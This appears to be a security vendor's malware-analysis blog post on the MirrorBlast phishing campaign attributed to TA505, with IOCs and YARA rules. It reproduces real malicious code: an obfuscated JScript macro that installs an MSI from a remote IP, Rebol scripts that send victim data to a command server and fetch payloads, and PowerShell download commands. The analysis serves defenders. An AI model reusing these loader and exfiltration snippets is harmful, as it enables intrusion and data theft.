Explosive New MirrorBlast Campaign Targets Financial Companies

blog.morphisec.com/explosive-new-mirrorblast-campaign-targets-financial-companies

Key Points:

- Morphisec Labs tracked a new MirrorBlast campaign targeting financial services organizations
- MirrorBlast is delivered via a phishing email that contains malicious links which download a weaponized Excel document
- MirrorBlast has low detections on VirusTotal due to the extremely lightweight macro embedded in its Excel files, making it particularly dangerous for organizations that depend on detection-based security and sandboxing

Introduction

Financial organizations are historically among the most targeted by threat actors. There are many reasons for this, not least of which is the trove of customer data the financial sector holds, as well as the funds to pay large sums of money to regain access to encrypted data.

The Morphisec Labs team has tracked a new version of a campaign targeting financial organizations. Dubbed "MirrorBlast" by ET Labs, the current attack campaign the Labs team has tracked began in early September. There was similar activity in April 2021 as well, but the current campaign began more recently.

The attack chain of the infection bears a similarity to the tactics, techniques, and procedures commonly used by the allegedly Russia-based threat group TA505. The similarities extend to the attack chain, the GetandGo functionality, the final payload, and similarities in the domain name pattern.

TA505 has been active since at least 2014 and, as far as analysts can ascertain, has a financial motivation for their actions. As a group, TA505 is most known for frequently changing the malware they use as well as driving global trends in malware distribution.

In this blog post, we will examine the new attack chain of the MirrorBlast campaign, from the initial delivery of a malicious Excel file to the end result of loading an additional payload.



Figure 1: The attack chain of MirrorBlast

Technical introduction

In September we observed a malspam campaign delivering Excel documents as an attachment. This campaign targets multiple sectors from Canada, the United States, Hong Kong, Europe, and more.

The attack chain starts with an email attachment document, but at a later stage, it changes to use the Google feedproxy URL with SharePoint and OneDrive lure, which poses as a file share request. These URLs lead to a compromised SharePoint or a fake OneDrive site that the attackers use to evade detection, in addition to a sign-in requirement (SharePoint) that helps to evade sandboxes.



Figure 2: A phishing email with the SharePoint lure theme.



Figure 3: A fake OneDrive website serving an Excel document (in German).

Excel Document

The Excel document is weaponized with an extremely lightweight macro code.



Figure 4: A totally FUD Excel document.

The macro code can be executed only on a 32-bit version of Office due to compatibility reasons with ActiveX objects (ActiveX control compatibility). The macro code performs anti sandboxing by checking if the following queries are true:

- Computer name is equal to the user domain.
- Username is equal to **admin** or **administrator**.

We have observed different variants of the document, in the first variants there wasn't any anti-sandboxing and the macro code was hidden behind the **Language** and **Code** document information properties, later it moved to the sheet cells. Additionally, the code has been added one more obfuscation layer on top of the previous obfuscation



Figure 5: An Excel document with lightweight macro and anti-sandboxing.

The command executes JScript through the **AddCode** method from the ScriptControl ActiveX object (ScriptControl Methods). This method loads and evaluates the code similarly to how **Run** or **Evaluate** executes the statement (the official documentation might be misleading).

The macro executes the following JScript:

```
eval('}KK)KK"KK1KK6KK1KK.KK2KK2KK2KK.KK9KK8KK1KK.KK5KK/KK/
KK:KKpKKtKKtKKhKK"KK(KKtKKcKKuKKdKKoKKrKKPKKlKKlKKaKKtKKsKKnKKIKK;
KK2KK=KKlKKeKKvKKeKKLKKIKKUKK{KK)KK)KK"KKrKKeKKlKKlKKaKKtKKsKKnKKIKK.
KKrKKeKKlKKlKKaKKtKKsKKnKKIKKsKKwKKoKKdKKnKKiKKWKK"KK
(KKtKKcKKeKKjKKbKKOKKXKKeKKvKKiKKtKKcKKAKK KKwKKeKKnKK(KKhKKtKKiKKw'.
split('KK').reverse().join(''))
```

Figure 6: An obfuscated JScript command.

The evaluated deobfuscated command is:

```
with(new ActiveXObject("WindowsInstaller.Installer")){
    UILevel=2;
    InstallProduct("http://5.189.222.161")
}
```

Figure 7: The evaluated JScript.

This spawns the **msiexec.exe** process, which is responsible for downloading and installing MSI package. It is also a known way to break an attack chain sequence and complicate attack trajectory visibility (msiexec LOLBin). The **msiexec.exe** process executes not as a direct child process of Excel.exe, this, with the addition of setting **UILevel** to - 2 (Completely silent installation) helps with sandbox evasion.

MSI package

We have observed two variants of the MSI installer: KiXtart and REBOL. Both variants are generated using the **Windows Installer XML Toolset (WiX) version - 3.11.0.1528;** once executed they drop two files into a random directory in ProgramData. One of them is the legitimate software language interpreter executable (KiXtart or REBOL) and the other is the malicious script.



Figure 8: Rebol/KiXtart dropped in the ProgramData folder.

Some of the MSI packages included autorun persistence through `Software\Microsoft\Windows\CurrentVersion\Run`.

Key	Name	Value
Software\Microsoft\Windows\C...	Google Chrome	C:\ProgramData\Local\Google\rebol-view-278-3-1.exe -w -i -s C:\ProgramData\Local\Google\exemple.rb

Figure 9: MSI package registry properties.

REBOL variant

Rebol is a cross-platform data exchange language and a multi-paradigm dynamic programming language (http://www.rebol.com/). The first stage Rebol script is base64 encoded.

rebol[] do to-string debase
"YXRoZW1wdFsKCWNhbGwge2VjaG8gJVVTRVJET01BSU4lXCVVUoVSTkFNRSUgPiBuYW1lICYmIGZvciAvZiAidG9rZW5zPTQtNSBkZWxpbXI

Code Block 1: The first-stage Rebol script.

Next, it exfiltrates targeted information by sending a base64 encoded GET request that represents the user domain, username, OS version, architecture, along with a Rebol script build number (**build=1.0.0**). Older script versions don't contain the build number. The C2 sends back a UUID that will be associated with the victim machine and will be used in future communications.

```
call "echo %USERDOMAIN%\%USERNAME% > name && VER > os && echo %PROCESSOR_ARCHITECTURE% > arch"
wait 5
reg: enbase join "name=" [trim/all read %name "&os=" trim/all read %os "&arch=" trim/all read %arch "&build=1.0.0"]
either exists? %uuid [uuid: read %uuid] [
     uuid: read join http://menorukis.su/p/r?x= reg
    uuid: parse uuid "|"
    uuid: uuid/2
    write %uuid uuid
]
```

Code Block 2: The Rebol script sends the victim's data to the C2.

Then, the script will enter an infinite waiting loop where it sends the encoded UUID to the C2 while waiting for the response "3.". Once it receives the appropriate response, it will execute a Powershell command that downloads an archive file and extracts its content to a folder named **archive**. In that folder is the next stage of the Rebol script that will be executed.

```
while[true][
    p: enbase join "uuid=" uuid
    read join http://menorukis[.]su/p/m?x= p
    a: read join http://menorukis[.]su/p/p?x= p
    l: read join http://menorukis[.]su/p/d?x= p

    if a == "3" [
        call "powershell.exe -exec bypass -enc
JAB1AHUAaQBkACAAPQAgAEcAZQB0AC0AQwBvAG4AdABlAG4AdAAgACIAQwA6AFwAUAByAG8AZwByAGEAbQBEAGEAdABhAFwATABvAGMAYQBsAFwARwBvAG8A
        wait 5
        do load %archive\payload.rb
        read join http://menorukis[.]su/p/p?x= enbase join "uuid=" [uuid "&status=true"]
    ]
wait 3]
```

Code Block 3: The loop waiting for the payload from the C2.

```
$uuid = Get-Content "C:\ProgramData\Local\Google\uuid";
$uuid = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes("uuid=$uuid"));
Invoke-WebRequest "http://menorukis.su/p/m?x=$uuid";
Invoke-WebRequest "http://menorukis.su/p/p?x=$uuid";
Invoke-WebRequest "http://menorukis.su/p/d?x=$uuid" -OutFile archive.zip
Expand-Archive archive.zip -DestinationPath archive
```

Figure 10: The executed Powershell commands.

We have also observed a newer version of Rebol script (**build=1.0.2**) that omits the Powershell execution part. Instead, it implements the same logic with Rebol language code; this is done to decrease noise and script size (no PowerShell process execution as part of the attack chain). At the time of writing, we couldn't retrieve the next stage Rebol script (payload.rb).

KiXtart variant

KiXtart is a free-format scripting language and has rich built-in functionality for easy scripting (http://www.kixtart.org/).

The dropped script is encrypted or, as the documentation suggests, tokenized script. The KiXtart documentation describes it as

> "In practical terms this means that tokenized scripts are perfectly safe from attempts at viewing or changing them by regular end users. However, tokenized scripts are not safe from attacks by people with enough time and determination on their side." (Kixtart Pre-tokenizing scripts).

Quickly searching for `**Decrypt**` in the strings leads to the corresponding subroutine where the decryption happens.

```
int __cdecl decrypt_script(BYTE *a1, DWORD pdwDataLen, BYTE *pbData, DWORD dwDataLen, BYTE *a5, DWORD a6)
{
  HCRYPTPROV v6; // ebx
  HCRYPTHASH phHash; // [esp+4h] [ebp-8h] BYREF
  HCRYPTKEY phKey; // [esp+8h] [ebp-4h] BYREF

  phKey = 0;
  phHash = 0;
  v6 = sub_408790();
  if ( !CryptCreateHash(v6, 0x8003u, 0, 0, &phHash) )
    debug_print(0, "Failed to create hash");
  if ( !CryptHashData(phHash, pbData, dwDataLen, 0) )
    debug_print(0, "Failed to hash hash");
  if ( a5 && a6 && !CryptHashData(phHash, a5, a6, 0) )
    debug_print(0, "Failed to hash password");
  if ( !CryptDeriveKey(v6, 0x6801u, phHash, 0, &phKey) )
    debug_print(0, "Failed to derive key from hash");
  if ( !CryptDecrypt(phKey, 0, 1, 0, a1, &pdwDataLen) )
    debug_print(0, "Failed to decrypt data");
  if ( phHash )
    CryptDestroyHash(phHash);
  if ( phKey )
    CryptDestroyKey(phKey);
  if ( v6 )
    CryptReleaseContext(v6, 0);
  return 1;
}
```

Figure 11: KiXtart executable - decryption function.

Dumping the strings from memory after they were decrypted resulted in the following:

```
WinMgmts:root/cimv2 Select * FROM Win32_Process microsoft.xmlhttp
GET http://45.79.239.23/version.php?data= WindowsInstaller.Installer
xml_object xml_doc stream_object strxml mode string loadxml
base64 selectsinglenode nodetypedvalue file open type write
position savetofile loadfromfile charset writetext read
createelement datatype text wmicoll execquery wmiobj
proccess name http send responsebody msi uilevel
installproduct responsetext svchost.bin base64 Vvv string
mode file MSXML2.DOMDocument.3.0 <B64DECODE
xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="bin.base64"> </
B64DECODE> B64DECODE ADODB.Stream ADODB.Stream iso-8859-1
base64 bin.base64
```

Figure 12: Strings from the dumped memory.

Looking at the strings along with the .pcap file we captured, we see that the script sends the victim's machine information (domain, computer name, user name, process list) to the C2. The C2 responds with a number that will indicate how to proceed, as with the Rebol variant.

Attribution to TA505

Below are the TTPs that allows us to safely attribute the attack chain to **TA505**:

- Infection chain consists of Email -> XLS -> MSI (Rebol/KiXtart loader). The MSI component has a high resemblance to the Get2 (GetandGo) loader from TA505
- Using SharePoint/OneDrive lure theme.
- Using **cdn*dl*fileshare**, ***onedrive*** or ***dropbox*** as part of the domain name.
- One of the SharePoint lure themed emails lead to the following page:



Figure 13: Page with mismatched MD5 in the details pane.

- We have noticed that the MD5 in the details pane doesn't match the MD5 of the Excel document. In fact, this MD5 belongs to a legitimate Putty SFTP client. This specific hash was mentioned in a related TA505 intrusion.
- According to @ffforward, the next-stage Rebol script leads to the FlawedGrace RAT that is associated with TA505 (malpedia-flawedgrace)

Conclusions

TA505 is one of many financially motivated threat groups currently active in the marketplace. They are also one of the most creative, as they have a tendency to constantly shift the attacks they leverage to achieve their goals. This new attack chain for MirrorBlast is no exception for TA505 or for other innovative threat groups.

If anything, the shift in the attack chain is a further indication that organizations can ill afford to take a defensive, reactive approach to their security. They must remain constantly vigilant, iterating on security procedures to ensure they are not caught off-guard when new TTPs are deployed to breach their defenses.

The ability of the MirrorBlast attack to have very low detections in VirusTotal is also indicative of the focus most groups have on evading detection-centric solutions. Yet again, it is clear that the market's reliance on detection and response leaves them open to more attacks than it resolves. A new way forward is needed.

Morphisec Labs continues to track this campaign, and will provide updates as necessary.

IOCs

XLS

55a06694bb96ecc422a7a6c731053b1ef5a35b5f5bac78752ca60b729cf7441f
9f79b9b0811b43a8bfff663083e3a380981db8cd8a4de7f5c8e073ebd6b412f7
de7fbe79942b20286d1676981f301472e02cabacc539ae944a7ef9f0977cb869
86ea7a3f1a8418c27a6ccab58b933c6ecc595dd271db81819defb0f49d452c6d
1eeb11946bb96ec1b749e246e4e56d2952264cffc370fc660c554de7cbd18ad4
b593add117782fee1816d31afd95355533f926653b140291445543d9e3aca246
867ae77ee54f412f8e56f2d3af5599d46d681d20171ae46c8166c5fec572a873
2c2dda4f1a8810d8a774f0fb5e0e33b6ed4a3172601f457f37b5e4eacc6c4c27
62cc2dd469713bf00f702c6c3b2e0bff92c21cbeadedcd09e9dde735c83d2712
0a27471acc8ef0f3d6ee98b56b1030e5a83896e08a69a4574693d6c811307beb
0cddfcb860d368413412df6905dd7962241675d7b1984f913d44a707cc04f689
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3d24db72c1fb0913c9b74c1d69ad79aa95c287d970963c32ae10d93e6eb5386e
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f4891094d6623dadbf84486b85a29b4bd0badf28ee100bc0e44c550715614e62
c1ff2b5a636658e8f15b9dc9aef5d345477548b19f3f7fe232da8d8817138f00
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5457145d1709f6828a743ebe4ab34c74345647d7caca86d715db1cb52a7c596e

8b6a7dee378118541acdd60aa5bef687ce1470f62403c6429045dc17b494349b

cc5645a8109d03c1b02033b878144ae5ea39896ceaa3051136c1c740559b86fc
fd4cd957f43c27084662d08031a049603f205dfc321d7fb858e9332c6c90a1ec

MSI packages

9d102de45f1e8adebe2e9dd46712c4058be383499a6c340d65cc7d91a7c27c74
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d31cbaf03ae0d94f64de0d3108d3f957d81a7245b84e35aaef9c3c166be20bf6
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6841b26b9218688de6318b083cb70ecdca65876455a1723be00b383844c71f42
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a2fe17e940e8dbc5ed9e5c7c43d53ed75e0c37fca340bef648581c332309e8c1
61f1b9c62af8cabeb930ac0046adf6844be88896bfb3a5bd659a0d061c559791

eceb164a69e8f79bb08099fcdf2b75071c527b0107daebc0e7a88e246b4c7f13

C2

172.105.178[.]119
139.59.93[.]223
207.246.101[.]153
menorukis[.]su
155.138.205[.]35
45.79.239[.]23
95.216.138[.]82
194.180.174[.]6
185.202.93[.]201
185.10.68[.]235
185.183.96[.]147
185.225.19[.]246
185.176.220[.]198
5.189.222[.]161
46.161.40[.]172

feristoaul[.]com
23.19.58[.]52
fidufagios[.]com

Yara Rules

```
rule MirrorBlast
{
meta:
description = "Detects MirrorBlast Excel documents"
author = "Morphisec labs"
strings:
$header = { D0 CF 11 E0 A1 B1 1A E1 } // Excel header
$jscript_str_1 = ").reverse().join(''))"
$jscript_str_2 = "eval('"
$jscript_str_3 = ".split('"
condition:
$header at 0 and all of ($jscript_str_*)
}

rule MirrorBlast_msi
{
meta:
description = "Detects MirrorBlast MSI package"
author = "Morphisec labs"
strings:
$wix_installer = "Windows Installer XML Toolset (3.11.0.1528)"
$kixtart_variant = "WKIX32"
$rebol_variant = "Google"
condition:
$wix_installer and 1 of ($kixtart_variant, $rebol_variant)
}
```

File names

C:\ProgramData\Local\Google\rebol-view-278-3-1.exe
C:\ProgramData\Local\Google\exemple.rb
C:\ProgramData\temp\AudioDriver.exe
C:\ProgramData\temp\image.ico
C:\ProgramData\Excel\svchost.exe
C:\ProgramData\Excel\svchost.bin
C:\ProgramData\001\arab.exe
C:\ProgramData\001\arab.bin